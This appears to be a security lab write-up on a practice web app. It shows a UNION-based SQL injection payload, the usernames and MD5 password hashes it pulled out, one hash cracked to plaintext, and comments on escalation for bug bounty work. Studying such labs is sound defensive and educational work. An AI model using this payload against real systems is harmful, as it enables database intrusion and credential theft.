A05: Injection
Demonstrate a classic UNION-based SQL Injection to extract user credentials from the backend database and understand real-world escalation potential.

1) to observe baseline response.1' UNION SELECT user, password FROM users-- -The injection returned multiple database rows containing usernames and password hashes.
admin  : 5f4dcc3b5aa765d61d8327deb882cf99
gordonb: e99a18c428cb38d5f260853678922e03
1337   : 8d3533d75ae2c3966d7e0d4fcc69216b
pablo  : 0d107d09f5bbe40cade3de5c71e9e9b7
smithy : 5f4dcc3b5aa765d61d8327deb882cf99

Hashes were identified as weak MD5 digests.
5f4dcc3b5aa765d61d8327deb882cf99 → password
In production environments, SQL injection often leads to complete application compromise when chained with weak password storage or exposed secrets.
SQL Injection remains one of the most dangerous web vulnerabilities because a single injection point can expose the entire backend database and enable multi-stage exploitation chains.
This lab demonstrates how a simple UNION-based injection can evolve into credential compromise and real-world breach scenarios. Understanding how to escalate SQLi impact is critical for modern bug bounty hunting.